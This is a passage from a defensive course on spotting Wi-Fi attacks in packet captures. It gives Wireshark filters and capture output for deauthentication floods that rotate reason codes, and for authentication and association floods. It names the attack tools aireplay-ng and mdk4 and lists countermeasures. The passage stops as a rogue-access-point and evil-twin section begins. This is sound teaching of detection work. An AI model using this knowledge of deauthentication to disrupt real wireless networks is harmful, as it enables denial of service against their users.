As previously mentioned, if we wanted to verify this was done by an attacker, we should be able to filter even further for only deauthentication requests with reason `code 7` . As

mentioned, `aireplay-ng` and `mdk4`, which are common attack tools, utilize this reason code by default. We could do with the following wireshark filter.

- `(wlan.bssid == F8:14:FE:4D:E6:F1) and (wlan.fc.type == 00) and (wlan.fc.type_subtype == 12) and (wlan.fixed.reason_code == 7)`




Revolving Reason Codes

Alternatively, a more sophisticated actor might attempt to evade this innately obvious sign by revolving reason codes. The principle to this, is that an attacker might try to evade any alarms that they could set off with a wireless intrusion detection system by changing the reason code every so often.

The trick to this technique of detection is incrementing like an attacker script would. We would first start with reason code 1.

- `(wlan.bssid == F8:14:FE:4D:E6:F1) and (wlan.fc.type == 00) and (wlan.fc.type_subtype == 12) and (wlan.fixed.reason_code == 1)`




(wlan.bssid == F8:14:FE:4D:E6:F1) and (wlan.fc.type == 00) and (wlan.fc.type_subtype == 12) and (wlan.fixed.reason_code == 1)

No.	Time	Source	Destination	Protocol	Length	Info
6180	98.930649	d2:4e:7e:05:43:3c	Unionman_4d:e6:f1	802.11	26	Deauthentication, SN=373, FN=0, Flags=........
6181	98.931071	Unionman_4d:e6:f1	d2:4e:7e:05:43:3c	802.11	26	Deauthentication, SN=372, FN=0, Flags=........
6183	98.932765	d2:4e:7e:05:43:3c	Unionman_4d:e6:f1	802.11	26	Deauthentication, SN=373, FN=0, Flags=........
6184	98.935253	Unionman_4d:e6:f1	d2:4e:7e:05:43:3c	802.11	26	Deauthentication, SN=374, FN=0, Flags=........
6185	98.938400	d2:4e:7e:05:43:3c	Unionman_4d:e6:f1	802.11	26	Deauthentication, SN=375, FN=0, Flags=........
6186	98.938701	Unionman_4d:e6:f1	d2:4e:7e:05:43:3c	802.11	26	Deauthentication, SN=374, FN=0, Flags=........
6188	98.940500	d2:4e:7e:05:43:3c	Unionman_4d:e6:f1	802.11	26	Deauthentication, SN=375, FN=0, Flags=........
6189	98.943087	Unionman_4d:e6:f1	d2:4e:7e:05:43:3c	802.11	26	Deauthentication, SN=376, FN=0, Flags=........
6190	98.946078	d2:4e:7e:05:43:3c	Unionman_4d:e6:f1	802.11	26	Deauthentication, SN=377, FN=0, Flags=........
6191	98.946236	Unionman_4d:e6:f1	d2:4e:7e:05:43:3c	802.11	26	Deauthentication, SN=376, FN=0, Flags=........
6193	98.948394	d2:4e:7e:05:43:3c	Unionman_4d:e6:f1	802.11	26	Deauthentication, SN=377, FN=0, Flags=........
6194	98.950010	Unionman_4d:e6:f1	d2:4e:7e:05:43:3c	802.11	26	Deauthentication, SN=378, FN=0, Flags=........
6195	98.959842	d2:4e:7e:05:43:3c	Unionman_4d:e6:f1	802.11	26	Deauthentication, SN=379, FN=0, Flags=........
6196	98.960084	Unionman_4d:e6:f1	d2:4e:7e:05:43:3c	802.11	26	Deauthentication, SN=378, FN=0, Flags=........
6197	98.961787	d2:4e:7e:05:43:3c	Unionman_4d:e6:f1	802.11	26	Deauthentication, SN=379, FN=0, Flags=........
6199	98.966691	Unionman_4d:e6:f1	d2:4e:7e:05:43:3c	802.11	26	Deauthentication, SN=380, FN=0, Flags=........
6200	98.970664	d2:4e:7e:05:43:3c	Unionman_4d:e6:f1	802.11	26	Deauthentication, SN=381, FN=0, Flags=........
6201	98.970944	Unionman_4d:e6:f1	d2:4e:7e:05:43:3c	802.11	26	Deauthentication, SN=380, FN=0, Flags=........
6203	98.972777	d2:4e:7e:05:43:3c	Unionman_4d:e6:f1	802.11	26	Deauthentication, SN=381, FN=0, Flags=........
6204	98.974294	Unionman_4d:e6:f1	d2:4e:7e:05:43:3c	802.11	26	Deauthentication, SN=382, FN=0, Flags=........
6205	98.977465	d2:4e:7e:05:43:3c	Unionman_4d:e6:f1	802.11	26	Deauthentication, SN=383, FN=0, Flags=........
6206	98.977803	Unionman_4d:e6:f1	d2:4e:7e:05:43:3c	802.11	26	Deauthentication, SN=382, FN=0, Flags=........
6208	98.979696	d2:4e:7e:05:43:3c	Unionman_4d:e6:f1	802.11	26	Deauthentication, SN=383, FN=0, Flags=........

Then we would shift over to reason code 2.

- `(wlan.bssid == F8:14:FE:4D:E6:F1) and (wlan.fc.type == 00) and (wlan.fc.type_subtype == 12) and (wlan.fixed.reason_code == 2)`




(wlan.bssid == F8:14:FE:4D:E6:F1) and (wlan.fc.type == 00) and (wlan.fc.type_subtype == 12) and (wlan.fixed.reason_code == 2)

No.	Time	Source	Destination	Protocol	Length	Info
6214	101.009864	Unionman_4d:e6:f1	d2:4e:7e:05:43:3c	802.11	26	Deauthentication, SN=0, FN=0, Flags=........
6215	101.012495	d2:4e:7e:05:43:3c	Unionman_4d:e6:f1	802.11	26	Deauthentication, SN=1, FN=0, Flags=........
6216	101.012776	Unionman_4d:e6:f1	d2:4e:7e:05:43:3c	802.11	26	Deauthentication, SN=0, FN=0, Flags=........
6218	101.014541	d2:4e:7e:05:43:3c	Unionman_4d:e6:f1	802.11	26	Deauthentication, SN=1, FN=0, Flags=........
6219	101.018242	Unionman_4d:e6:f1	d2:4e:7e:05:43:3c	802.11	26	Deauthentication, SN=2, FN=0, Flags=........
6220	101.021345	d2:4e:7e:05:43:3c	Unionman_4d:e6:f1	802.11	26	Deauthentication, SN=3, FN=0, Flags=........
6221	101.021590	Unionman_4d:e6:f1	d2:4e:7e:05:43:3c	802.11	26	Deauthentication, SN=2, FN=0, Flags=........
6223	101.023416	d2:4e:7e:05:43:3c	Unionman_4d:e6:f1	802.11	26	Deauthentication, SN=3, FN=0, Flags=........
6224	101.025161	Unionman_4d:e6:f1	d2:4e:7e:05:43:3c	802.11	26	Deauthentication, SN=4, FN=0, Flags=........
6225	101.027526	d2:4e:7e:05:43:3c	Unionman_4d:e6:f1	802.11	26	Deauthentication, SN=5, FN=0, Flags=........
6226	101.027765	Unionman_4d:e6:f1	d2:4e:7e:05:43:3c	802.11	26	Deauthentication, SN=4, FN=0, Flags=........
6228	101.030369	d2:4e:7e:05:43:3c	Unionman_4d:e6:f1	802.11	26	Deauthentication, SN=5, FN=0, Flags=........
6229	101.031926	Unionman_4d:e6:f1	d2:4e:7e:05:43:3c	802.11	26	Deauthentication, SN=6, FN=0, Flags=........
6230	101.034906	d2:4e:7e:05:43:3c	Unionman_4d:e6:f1	802.11	26	Deauthentication, SN=7, FN=0, Flags=........
6231	101.035103	Unionman_4d:e6:f1	d2:4e:7e:05:43:3c	802.11	26	Deauthentication, SN=6, FN=0, Flags=........
6233	101.036930	d2:4e:7e:05:43:3c	Unionman_4d:e6:f1	802.11	26	Deauthentication, SN=7, FN=0, Flags=........
6234	101.038820	Unionman_4d:e6:f1	d2:4e:7e:05:43:3c	802.11	26	Deauthentication, SN=8, FN=0, Flags=........
6235	101.041646	d2:4e:7e:05:43:3c	Unionman_4d:e6:f1	802.11	26	Deauthentication, SN=9, FN=0, Flags=........
6236	101.041768	Unionman_4d:e6:f1	d2:4e:7e:05:43:3c	802.11	26	Deauthentication, SN=8, FN=0, Flags=........
6238	101.044031	d2:4e:7e:05:43:3c	Unionman_4d:e6:f1	802.11	26	Deauthentication, SN=9, FN=0, Flags=........
6239	101.045869	Unionman_4d:e6:f1	d2:4e:7e:05:43:3c	802.11	26	Deauthentication, SN=10, FN=0, Flags=........
6240	101.048499	d2:4e:7e:05:43:3c	Unionman_4d:e6:f1	802.11	26	Deauthentication, SN=11, FN=0, Flags=........
6241	101.048906	Unionman_4d:e6:f1	d2:4e:7e:05:43:3c	802.11	26	Deauthentication, SN=10, FN=0, Flags=........

We would continue this sequence.

- `(wlan.bssid == F8:14:FE:4D:E6:F1) and (wlan.fc.type == 00) and (wlan.fc.type_subtype == 12) and (wlan.fixed.reason_code == 3)`



(wlan.bssid == F8:14:FE:4D:E6:F1) and (wlan.fc.type == 00) and (wlan.fc.type_subtype == 12) and (wlan.fixed.reason_code == 3)

No.	Time	Source	Destination	Protocol	Length	Info
7172	104.578662	Unionman_4d:e6:f1	d2:4e:7e:05:43:3c	802.11	26	Deauthentication, SN=0, FN=0, Flags=........
7173	104.581519	d2:4e:7e:05:43:3c	Unionman_4d:e6:f1	802.11	26	Deauthentication, SN=1, FN=0, Flags=........
7174	104.581643	Unionman_4d:e6:f1	d2:4e:7e:05:43:3c	802.11	26	Deauthentication, SN=0, FN=0, Flags=........
7176	104.583682	d2:4e:7e:05:43:3c	Unionman_4d:e6:f1	802.11	26	Deauthentication, SN=1, FN=0, Flags=........
7177	104.586532	Unionman_4d:e6:f1	d2:4e:7e:05:43:3c	802.11	26	Deauthentication, SN=2, FN=0, Flags=........
7178	104.590429	d2:4e:7e:05:43:3c	Unionman_4d:e6:f1	802.11	26	Deauthentication, SN=3, FN=0, Flags=........
7179	104.590556	Unionman_4d:e6:f1	d2:4e:7e:05:43:3c	802.11	26	Deauthentication, SN=2, FN=0, Flags=........
7181	104.595418	d2:4e:7e:05:43:3c	Unionman_4d:e6:f1	802.11	26	Deauthentication, SN=3, FN=0, Flags=........
7182	104.598222	Unionman_4d:e6:f1	d2:4e:7e:05:43:3c	802.11	26	Deauthentication, SN=4, FN=0, Flags=........
7183	104.601895	d2:4e:7e:05:43:3c	Unionman_4d:e6:f1	802.11	26	Deauthentication, SN=5, FN=0, Flags=........
7184	104.602052	Unionman_4d:e6:f1	d2:4e:7e:05:43:3c	802.11	26	Deauthentication, SN=4, FN=0, Flags=........
7186	104.604020	d2:4e:7e:05:43:3c	Unionman_4d:e6:f1	802.11	26	Deauthentication, SN=5, FN=0, Flags=........
7187	104.606064	Unionman_4d:e6:f1	d2:4e:7e:05:43:3c	802.11	26	Deauthentication, SN=6, FN=0, Flags=........
7188	104.608872	d2:4e:7e:05:43:3c	Unionman_4d:e6:f1	802.11	26	Deauthentication, SN=7, FN=0, Flags=........
7189	104.609705	Unionman_4d:e6:f1	d2:4e:7e:05:43:3c	802.11	26	Deauthentication, SN=6, FN=0, Flags=........
7191	104.614725	d2:4e:7e:05:43:3c	Unionman_4d:e6:f1	802.11	26	Deauthentication, SN=7, FN=0, Flags=........
7192	104.617605	Unionman_4d:e6:f1	d2:4e:7e:05:43:3c	802.11	26	Deauthentication, SN=8, FN=0, Flags=........
7193	104.620621	d2:4e:7e:05:43:3c	Unionman_4d:e6:f1	802.11	26	Deauthentication, SN=9, FN=0, Flags=........
7194	104.620630	Unionman_4d:e6:f1	d2:4e:7e:05:43:3c	802.11	26	Deauthentication, SN=8, FN=0, Flags=........
7196	104.622647	d2:4e:7e:05:43:3c	Unionman_4d:e6:f1	802.11	26	Deauthentication, SN=9, FN=0, Flags=........
7197	104.625535	Unionman_4d:e6:f1	d2:4e:7e:05:43:3c	802.11	26	Deauthentication, SN=10, FN=0, Flags=........
7198	104.628957	d2:4e:7e:05:43:3c	Unionman_4d:e6:f1	802.11	26	Deauthentication, SN=11, FN=0, Flags=........
7199	104.629097	Unionman_4d:e6:f1	d2:4e:7e:05:43:3c	802.11	26	Deauthentication, SN=10, FN=0, Flags=........


As such, deauthentication can be a pain to deal with, but we have some compensating measures that we can implement to prevent this from occuring in the modern day and age. These are:

1. `Enable IEEE 802.11w (Management Frame Protection) if possible`
2. `Utilize WPA3-SAE`
3. `Modify our WIDS/WIPS detection rules`

Finding Failed Authentication Attempts

Suppose an attacker was to attempt to connect to our wireless network. We might notice an excessive amount of association requests coming from one device. To filter for these we could use the following.

- `(wlan.bssid == F8:14:FE:4D:E6:F1) and (wlan.fc.type == 00) and (wlan.fc.type_subtype == 0) or (wlan.fc.type_subtype == 1) or (wlan.fc.type_subtype == 11)`



(wlan.bssid == F8:14:FE:4D:E6:F1) and (wlan.fc.type == 00) and (wlan.fc.type_subtype == 0) or (wlan.fc.type_subtype == 1) or (wlan.fc.type_subtype == 11)

No.	Time	Source	Destination	Protocol	Length	Info
313	46.514616	Unionman_4d:e6:f1	a6:8c:36:b9:f4:52	802.11	30	Authentication, SN=6, FN=0, Flags=....R...
314	46.515392	Unionman_4d:e6:f1	a6:8c:36:b9:f4:52	802.11	30	Authentication, SN=6, FN=0, Flags=....R...
315	46.516152	Unionman_4d:e6:f1	a6:8c:36:b9:f4:52	802.11	30	Authentication, SN=6, FN=0, Flags=....R...
316	46.516746	Unionman_4d:e6:f1	a6:8c:36:b9:f4:52	802.11	30	Authentication, SN=6, FN=0, Flags=....R...
317	46.517570	Unionman_4d:e6:f1	a6:8c:36:b9:f4:52	802.11	30	Authentication, SN=6, FN=0, Flags=....R...
318	46.518242	Unionman_4d:e6:f1	a6:8c:36:b9:f4:52	802.11	30	Authentication, SN=6, FN=0, Flags=....R...
319	46.518960	Unionman_4d:e6:f1	a6:8c:36:b9:f4:52	802.11	30	Authentication, SN=6, FN=0, Flags=....R...
320	46.520200	Unionman_4d:e6:f1	a6:8c:36:b9:f4:52	802.11	30	Authentication, SN=6, FN=0, Flags=....R...
321	46.521051	Unionman_4d:e6:f1	a6:8c:36:b9:f4:52	802.11	30	Authentication, SN=6, FN=0, Flags=....R...
322	46.521709	Unionman_4d:e6:f1	a6:8c:36:b9:f4:52	802.11	30	Authentication, SN=6, FN=0, Flags=....R...
323	46.523208	Unionman_4d:e6:f1	a6:8c:36:b9:f4:52	802.11	123	Association Response, SN=7, FN=0, Flags=........
324	46.524647	Unionman_4d:e6:f1	a6:8c:36:b9:f4:52	802.11	123	Association Response, SN=7, FN=0, Flags=....R...
325	46.526244	Unionman_4d:e6:f1	a6:8c:36:b9:f4:52	802.11	123	Association Response, SN=7, FN=0, Flags=....R...
326	46.533263	Unionman_4d:e6:f1	a6:8c:36:b9:f4:52	802.11	123	Association Response, SN=7, FN=0, Flags=....R...
327	46.534724	Unionman_4d:e6:f1	a6:8c:36:b9:f4:52	802.11	123	Association Response, SN=7, FN=0, Flags=....R...
328	46.537861	Unionman_4d:e6:f1	a6:8c:36:b9:f4:52	802.11	123	Association Response, SN=7, FN=0, Flags=....R...
329	46.539466	Unionman_4d:e6:f1	a6:8c:36:b9:f4:52	802.11	123	Association Response, SN=7, FN=0, Flags=....R...
330	46.540652	Unionman_4d:e6:f1	a6:8c:36:b9:f4:52	802.11	123	Association Response, SN=7, FN=0, Flags=....R...
331	46.542183	Unionman_4d:e6:f1	a6:8c:36:b9:f4:52	802.11	123	Association Response, SN=7, FN=0, Flags=....R...
332	46.543640	Unionman_4d:e6:f1	a6:8c:36:b9:f4:52	802.11	123	Association Response, SN=7, FN=0, Flags=....R...
333	46.545169	Unionman_4d:e6:f1	a6:8c:36:b9:f4:52	802.11	123	Association Response, SN=7, FN=0, Flags=....R...
334	46.548252	Unionman_4d:e6:f1	a6:8c:36:b9:f4:52	802.11	123	Association Response, SN=7, FN=0, Flags=....R...
335	46.549818	Unionman_4d:e6:f1	a6:8c:36:b9:f4:52	802.11	123	Association Response, SN=7, FN=0, Flags=....R...


As such, it is important for us to be able to distinguish between legitimate 802.11 traffic and attacker traffic. Link-layer security in this perspective can mean the difference between perimiter compromise and our security.

Rogue Access Point & Evil-Twin Attacks

Related PCAP File(s):

- `rogueap.cap`


Addressing rogue access points and evil-twin attacks can seem like a gargantuan task due to their often elusive nature. Nevertheless, with the appropriate strategies in place, these illegitimate access points can be detected and managed effectively. In the realm of malevolent access points, rogue and evil-twin attacks invariably surface as significant concerns.



A rogue access point primarily serves as a tool to circumvent perimeter controls in place. An adversary might install such an access point to sidestep network controls and segmentation barriers, which could, in many cases, take the form of hotspots or tethered connections. These rogue points have even been known to infiltrate air-gapped networks. Their primary function is to provide unauthorized access to restricted sections of a network. The critical point to remember here is that rogue access points are directly connected to the network.

Evil-Twin

